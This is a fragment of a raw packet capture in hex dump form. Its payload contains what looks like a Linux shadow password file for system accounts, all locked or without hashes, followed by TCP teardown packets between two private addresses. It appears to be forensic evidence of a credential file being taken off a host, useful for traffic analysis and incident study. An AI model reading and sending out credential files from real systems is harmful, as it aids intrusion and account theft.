0x01c0       3939 3939 3a37 3a3a 3a0a 6674 703a 2a3a  9999:7:::.ftp:*:
0x01d0       3132 3232 383a 303a 3939 3939 393a 373a  12228:0:99999:7:
0x01e0       3a3a 0a6e 6f62 6f64 793a 2a3a 3132 3232  ::.nobody:*:1222
```

```
0x01f0       383a 303a 3939 3939 393a 373a 3a3a 0a6e  8:0:99999:7:::.n
0x0200       7470 3a21 213a 3132 3232 383a 303a 3939  tp:!!:12228:0:99
0x0210       3939 393a 373a 3a3a 0a72 7063 3a21 213a  999:7:::.rpc:!!:
0x0220       3132 3232 383a 303a 3939 3939 393a 373a  12228:0:99999:7:
0x0230       3a3a 0a76 6373 613a 2121 3a31 3232 3238  ::.vcsa:!!:12228
0x0240       3a30 3a39 3939 3939 3a37 3a3a 3a0a 6e73  :0:99999:7:::.ns
0x0250       6364 3a21 213a 3132 3232 383a 303a 3939  cd:!!:12228:0:99
0x0260       3939 393a 373a 3a3a 0a73 7368 643a 2121  999:7:::.sshd:!!
0x0270       3a31 3232 3238 3a30 3a39 3939 3939 3a37  :12228:0:99999:7
0x0280       3a3a 3a0a 7270 6d3a 2121 3a31 3232 3238  :::.rpm:!!:12228
0x0290       3a30 3a39 3939 3939 3a37 3a3a 3a0a 6d61  :0:99999:7:::.ma
0x02a0       696c 6e75 6c6c 3a21 213a 3132 3232 383a  ilnull:!!:12228:
0x02b0       303a 3939 3939 393a 373a 3a3a 0a73 6d6d  0:99999:7:::.smm
0x02c0       7370 3a21 213a 3132 3232 383a 303a 3939  sp:!!:12228:0:99
0x02d0       3939 393a 373a 3a3a 0a72 7063 7573 6572  999:7:::.rpcuser
0x02e0       3a21 213a 3132 3232 383a 303a 3939 3939  :!!:12228:0:9999
0x02f0       393a 373a 3a3a 0a6e 6673 6e6f 626f 6479  9:7:::.nfsnobody
0x0300       3a21 213a 3132 3232 383a 303a 3939 3939  :!!:12228:0:9999
0x0310       393a 373a 3a3a 0a70 6361 703a 2121 3a31  9:7:::.pcap:!!:1
0x0320       3232 3238 3a30 3a39 3939 3939 3a37 3a3a  2228:0:99999:7::
0x0330       3a0a 7866 733a 2121 3a31 3232 3238 3a30  :.xfs:!!:12228:0
0x0340       3a39 3939 3939 3a37 3a3a 3a0a 6e61 6d65  :99999:7:::.name
0x0350       643a 2121 3a31 3232 3238 3a30 3a39 3939  d:!!:12228:0:999
0x0360       3939 3a37 3a3a 3a0a 6170 6163 6865 3a21  99:7:::.apache:!
0x0370       213a 3132 3232 383a 303a 3939 3939 393a  !:12228:0:99999:
0x0380       373a 3a3a 0a70 6f73 7466 6978 3a21 213a  7:::.postfix:!!:
0x0390       3132 3232 383a 303a 3939 3939 393a 373a  12228:0:99999:7:
0x03a0       3a3a 0a73 7175 6964 3a21 213a 3132 3232  ::.squid:!!:1222
0x03b0       383a 303a 3939 3939 393a 373a 3a3a 0a77  8:0:99999:7:::.w
0x03c0       6562 616c 697a 6572 3a21 213a 3132 3232  ebalizer:!!:1222
0x03d0       383a 303a 3939 3939 393a 373a 3a3a 0a    8:0:99999:7:::.
17:48:33.262390 10.1.0.2.1708 > 10.0.0.1.1080: . [tcp sum ok] ack 1926389812
win 7512 <nop,nop,timestamp 11512417 103219> (DF) (ttl 62, id 34564, len 52)
0x0000       4500 0034 8704 4000 3e06 a1bc 0a01 0002  E..4..@.>.......
0x0010       0a00 0001 06ac 0438 0758 2efb 72d2 6034  .......8.X..r.`4
0x0020       8010 1d58 f2de 0000 0101 080a 00af aa61  ...X...........a
0x0030       0001 9333                                ...3
17:48:35.516807 10.1.0.2.1708 > 10.0.0.1.1080: F [tcp sum ok]
123219707:123219707(0) ack 1926389812 win 7512 <nop,nop,timestamp 11512642
103219> (DF) (ttl 62, id 34565, len 52)
0x0000       4500 0034 8705 4000 3e06 a1bb 0a01 0002  E..4..@.>.......
0x0010       0a00 0001 06ac 0438 0758 2efb 72d2 6034  .......8.X..r.`4
0x0020       8011 1d58 f1fc 0000 0101 080a 00af ab42  ...X...........B
0x0030       0001 9333                                ...3
17:48:35.518214 10.0.0.1.139 > 10.1.0.2.1705: R [tcp sum ok]
1928255339:1928255339(0) ack 126560280 win 8208 <nop,nop,timestamp 103445
11511838> (DF) (ttl 64, id 18435, len 52)
0x0000       4500 0034 4803 4000 4006 debd 0a00 0001  E..4H.@.@.......
0x0010       0a01 0002 008b 06a9 72ee d76b 078b 2818  ........r..k..(.
0x0020       8014 2010 8490 0000 0101 080a 0001 9415  ................
0x0030       00af a81e                                ....
17:48:35.518439 10.0.0.1.1080 > 10.1.0.2.1708: F [tcp sum ok]
1926389812:1926389812(0) ack 123219708 win 5792 <nop,nop,timestamp 103445
11512642> (DF) (ttl 64, id 52474, len 52)
0x0000       4500 0034 ccfa 4000 4006 59c6 0a00 0001  E..4..@.@.Y.....
0x0010       0a01 0002 0438 06ac 72d2 6034 0758 2efc  .....8..r.`4.X..
0x0020       8011 16a0 f7d1 0000 0101 080a 0001 9415  ................
```

```
0x0030       00af ab42                                     ...B
17:48:35.520683 10.1.0.2.1708 > 10.0.0.1.1080: . [tcp sum ok] ack 1926389813
win 7512 <nop,nop,timestamp 11512643 103445> (DF) (ttl 62, id 34566, len 52)
0x0000       4500 0034 8706 4000 3e06 a1ba 0a01 0002  E..4..@.>.......
0x0010       0a00 0001 06ac 0438 0758 2efc 72d2 6035  .......8.X..r.`5
0x0020       8010 1d58 f118 0000 0101 080a 00af ab43  ...X...........C
0x0030       0001 9415                                ....
```